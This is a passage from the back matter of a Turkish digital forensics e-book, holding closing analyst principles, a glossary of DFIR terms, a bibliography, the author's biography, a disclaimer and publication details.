Bir olayın tek bir açıklaması olmayabilir. Analist her zaman alternatif açıklamaları değerlendirmelidir.

---

8. Analiz ve Yorumu Ayır

Teknik bulgular ile analistin yorumu birbirinden ayrılmalıdır. Raporlarda bulgular objektif şekilde sunulmalı, yorumlar ise açıkça belirtilmelidir.

---

9. Her Adımı Belgele

Adli inceleme sürecinde yapılan her işlem kayıt altına alınmalıdır. Bu kayıtlar hem teknik doğrulama hem de hukuki süreçler için önemlidir.

---

10. Öğrenmeye Devam Et

Dijital adli bilişim sürekli gelişen bir alandır. Yeni saldırı teknikleri ve analiz yöntemleri ortaya çıktıkça analistlerin kendilerini güncellemesi gerekir.

Dijital adli bilişimde ustalık, daha fazla araç bilmekte değil; veriyi anlamlı bir hikâyeye dönüştürebilme yeteneğinde ortaya çıkar.

İyi bir analist veri toplar.
Usta bir analist gerçeği ortaya çıkarır.

Terimler Sözlüğü (Glossary)

Bu bölümde kitap boyunca kullanılan bazı teknik terimler ve kavramlar açıklanmaktadır.

Artefact
Bir sistemde gerçekleşen faaliyetler sonucunda oluşan ve dijital inceleme sırasında analiz edilen veri kalıntılarıdır. Örneğin Prefetch dosyaları, Event Log kayıtları ve tarayıcı geçmişi artefact olarak kabul edilir.

Chain of Custody (Zincirleme Muhafaza)
Bir dijital delilin ilk elde edildiği andan mahkemede sunulmasına kadar geçen süreçte kim tarafından, ne zaman ve hangi koşullarda işlendiğini gösteren kayıt sistemidir.

Disk Image (Disk İmajı)
Bir depolama cihazının bit düzeyinde birebir kopyasıdır. Adli incelemelerde orijinal diske zarar vermemek için analiz disk imajı üzerinde yapılır.

Fileless Malware
Disk üzerinde kalıcı dosya bırakmadan, genellikle bellek üzerinden çalışan zararlı yazılım türüdür. Bu tür saldırılar çoğunlukla RAM analizi ile tespit edilir.

Hash Değeri
Bir dosyanın veya veri bloğunun bütünlüğünü doğrulamak için kullanılan kriptografik özet değeridir. SHA-256 ve MD5 yaygın kullanılan hash algoritmalarıdır.

IOC (Indicator of Compromise)
Bir sistemde saldırı gerçekleştiğini gösterebilecek teknik göstergelerdir. IP adresleri, dosya hash değerleri veya şüpheli domain isimleri IOC örnekleri olabilir.

Timeline (Zaman Çizelgesi)
Bir sistemde gerçekleşen olayların kronolojik sırayla düzenlenmesi sonucu elde edilen analiz yöntemidir. Olay rekonstrüksiyonunda önemli rol oynar.

Triage
Olay müdahalesi sırasında hızlı değerlendirme yaparak kritik delilleri öncelikli olarak toplama ve analiz etme sürecidir.

Volatile Data (Volatil Veri)
Sistem kapatıldığında veya yeniden başlatıldığında kaybolan veridir. RAM içeriği, aktif ağ bağlantıları ve çalışan süreçler volatil veri örnekleridir.

Event Log
İşletim sistemleri ve uygulamalar tarafından kaydedilen olay kayıtlarıdır. Windows Event Log dosyaları dijital incelemede önemli veri kaynaklarıdır.

Prefetch
Windows işletim sisteminde programların daha hızlı çalışmasını sağlamak amacıyla oluşturulan dosyalardır. Bu dosyalar bir uygulamanın çalıştırılıp çalıştırılmadığını gösterebilir.

Super Timeline
Birden fazla veri kaynağından elde edilen zaman bilgilerini birleştirerek oluşturulan kapsamlı zaman çizelgesidir.

Command and Control (C2)
Saldırganların ele geçirdikleri sistemlerle iletişim kurmak için kullandıkları kontrol altyapısıdır.

Sigma Rules
Güvenlik olaylarını standart bir formatta tanımlayan ve farklı log analiz araçlarında kullanılabilen kural yapılarıdır.

Memory Dump
Bir sistemin RAM içeriğinin belirli bir anda alınan görüntüsüdür. Bellek analizi bu veriler üzerinde yapılır.

Kaynakça:

- **Carrier, B. (2005).** *File System Forensic Analysis.* Addison-Wesley Professional. (Dosya sistemleri ve veri yapılarının analizi için temel akademik kaynak).
- **ISO/IEC. (2012).** *ISO/IEC 27037: Guidelines for Identification, Collection, Acquisition and Preservation of Digital Evidence.* International Organization for Standardization. (Dijital delil güvenliği için küresel standart).
- **Ligh, M., Case, A., Levy, J., & Walters, A. (2014).** *The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux, and Mac Memory.* Wiley. (Gelişmiş bellek analizi teknikleri).
- **NIST. (2006).** *SP 800-86: Guide to Integrating Forensic Techniques into Incident Response.* National Institute of Standards and Technology. (Kurumsal olay müdahale ve adli bilişim rehberi).
- **Microsoft. (2024).** *Windows Security Event Log Reference.* Microsoft Documentation. (Güvenlik olay günlüklerinin teknik detayları).
- MITRE. (2025). ATT&CK Framework. https://attack.mitre.org/
- Plaso Project. (2025). Plaso Documentation. https://plaso.readthedocs.io/
- Volatility Foundation. (2025). Volatility Documentation. https://www.volatilityfoundation.org/
- **CMK 134 (Türkiye için):** Bilgisayarlarda, bilgisayar programlarında ve kütüklerinde arama, kopyalama ve el koyma usulleri.
- **Yazar Notu:** Bu kaynaklar, dijital bir soruşturmanın hem teknik derinliğini (Carrier & Ligh) hem de metodolojik doğruluğunu (NIST & ISO) garanti altına alan referanslardır.

Yazar Hakkında

Recep Şenel (RedzepTech), 30 yılı aşkın kamu tecrübesine sahip bir dijital adli bilişim ve olay müdahalesi uzmanıdır. Bilişim teknolojileri ile tanışması 1990'lı yılların başına dayanmakta olup, kariyeri boyunca sistem güvenliği, olay analizi ve dijital delil inceleme süreçleri üzerine çalışmıştır.

Mesleki pratiğinde özellikle **Windows artefact analizi, olay rekonstrüksiyonu, log korelasyonu, bellek incelemesi ve sistem davranış modellemesi** gibi alanlara odaklanmıştır. Teknik yaklaşımında araç bağımlılığından ziyade **metodoloji, analitik düşünme ve veri korelasyonu** temelli bir inceleme anlayışını benimsemektedir.

Dijital adli bilişim çalışmalarında yalnızca teknik bulguların değil, aynı zamanda **insan davranışı, organizasyon yapısı ve süreç yönetimi** gibi disiplinlerin de önemli rol oynadığına inanmaktadır. Bu nedenle çalışmalarında **sosyoloji ve yönetim bilişim sistemleri perspektiflerinden** de faydalanmaktadır.

Açık kaynak kültürünü desteklemekte, bilgi paylaşımını mesleki gelişimin temel unsurlarından biri olarak görmektedir. Çeşitli teknik analizler, araç geliştirme çalışmaları ve eğitim amaçlı içerikler üretmekte; özellikle genç araştırmacıların ve siber güvenlik alanına ilgi duyan bireylerin gelişimine katkı sağlamayı amaçlamaktadır.

Türkçenin yanı sıra **İngilizce, Rusça ve Makedonca** dillerini bilmektedir.

Elinizdeki eser, uzun yıllara dayanan saha tecrübesi ve teknik birikimin **sistematik bir çerçevede paylaşılması** amacıyla hazırlanmıştır.

Yazarın Çalışmaları

Recep Şenel, dijital adli bilişim ve siber güvenlik alanında teknik analizler, araştırma notları ve açık kaynak araç geliştirme çalışmaları yürütmektedir. Çalışmalarının önemli bir bölümü olay müdahalesi, sistem artefact analizi ve veri korelasyonu üzerine odaklanmaktadır.

Özellikle Windows sistemlerinde oluşan dijital izlerin analizi, zaman çizelgesi (timeline) oluşturma teknikleri, olay rekonstrüksiyonu ve log korelasyonu konularında araştırmalar yapmaktadır.

Açık kaynak yaklaşımını benimseyen yazar, çeşitli teknik araçlar ve analiz yöntemlerini kamuya açık şekilde paylaşarak dijital adli bilişim topluluğuna katkı sağlamayı amaçlamaktadır.

Başlıca çalışma alanları şunlardır:

- Dijital Adli Bilişim (Digital Forensics)
- Olay Müdahalesi (Incident Response)
- Windows Artefact Analizi
- Log Korelasyonu ve Timeline Analizi
- Sistem Davranış Analizi
- Açık Kaynak Adli Bilişim Araçları

Yazarın teknik çalışmalarına ve projelerine aşağıdaki adreslerden ulaşılabilir:

GitHub: https://github.com/redzeptech

Web sitesi: https://recepsenel.com

Okuyucuya Not

Bu kitap, dijital adli bilişim alanında yıllar içinde edinilmiş saha tecrübesinin ve teknik birikimin paylaşılması amacıyla hazırlanmıştır. Amacı, okuyucuya hazır çözümler sunmaktan ziyade, olaylara analitik bir bakış açısıyla yaklaşabilme yetisi kazandırmaktır.

Dijital adli bilişim yalnızca araç kullanmaktan ibaret değildir. Asıl önemli olan; sistemlerin nasıl çalıştığını anlamak, oluşan dijital izleri doğru yorumlamak ve parçaları bir araya getirerek olayın hikâyesini yeniden kurabilmektir.

Bu nedenle kitap boyunca araç isimlerinden çok **metodoloji, analiz mantığı ve korelasyon yaklaşımı** ön planda tutulmuştur. Çünkü kullanılan araçlar zamanla değişebilir; ancak doğru analiz yaklaşımı kalıcıdır.

Eğer bu çalışma, bir araştırmacının yeni bir bakış açısı kazanmasına, bir öğrencinin merak duygusunu geliştirmesine veya bir uzmanın analiz süreçlerinde farklı bir perspektif yakalamasına katkı sağlarsa, amacına ulaşmış olacaktır.

Bilgi paylaşıldıkça değer kazanır.

Sorumluluk Reddi ve Kullanım Notu


Bu kitapta yer alan tüm bilgiler, yazarın mesleki deneyimleri, teknik araştırmaları ve açık kaynak bilgi birikimi doğrultusunda hazırlanmıştır. Amaç, dijital adli bilişim ve siber güvenlik alanlarında metodolojik farkındalık oluşturmak ve teknik analiz yaklaşımlarını paylaşmaktır.

Kitap içerisinde anlatılan yöntemler, analiz teknikleri ve örnek senaryolar yalnızca **eğitim, araştırma ve akademik çalışma amacıyla** sunulmaktadır. Bu içeriklerin hukuka aykırı faaliyetlerde kullanılması kesinlikle önerilmez ve bu tür kullanımların tüm sorumluluğu kullanıcıya aittir.

Yazar, bu kitapta yer alan bilgilerin kötüye kullanımından doğabilecek doğrudan veya dolaylı sonuçlardan sorumlu tutulamaz.

Dijital adli bilişim ve siber güvenlik alanları teknik olduğu kadar **etik ve hukuki sorumluluklar** da içermektedir. Bu nedenle okuyucuların kendi ülkelerindeki yürürlükte olan yasa ve düzenlemelere uygun hareket etmeleri önemle tavsiye edilir.

Bu eser, bilgi paylaşımını ve mesleki gelişimi desteklemek amacıyla hazırlanmıştır.



Dijital dünyada işlenen suçlar giderek karmaşık hale gelirken, bu suçların izlerini doğru şekilde analiz edebilmek kritik bir uzmanlık alanı haline gelmiştir. **Modern Dijital Adli Bilişim Yaklaşımları**, dijital adli bilişim (Digital Forensics) alanına sistematik bir bakış sunan kapsamlı bir çalışmadır. Bu kitapta disk analizi, bellek analizi, ağ trafiği incelemesi ve olay günlüğü analizi gibi temel DFIR disiplinleri; Autopsy, Volatility, Wireshark, KAPE, Hayabusa, Chainsaw ve Velociraptor gibi modern araçlarla birlikte ele alınmaktadır.Teorik bilgilerin yanında gerçek vaka senaryoları ve pratik analiz yaklaşımlarıyla desteklenen bu çalışma, hem yeni başlayanlar hem de alanında çalışan uzmanlar için güçlü bir referans kaynağı sunmayı amaçlamaktadır.

Digital Forensics Series'in ilk kitabı olan bu çalışma, dijital delil analizine metodolojik bir perspektif kazandırmayı hedeflemektedir.

Yayın Bilgisi

Modern Dijital Adli Bilişim Yaklaşımları

Digital Forensics Series – Volume I

Yazar : Recep Şenel

Yayıncı : Recep Şenel

İlk Yayın : Mart 2026

Format : Elektronik Kitap (PDF)

ISBN 978-625-00-6097-1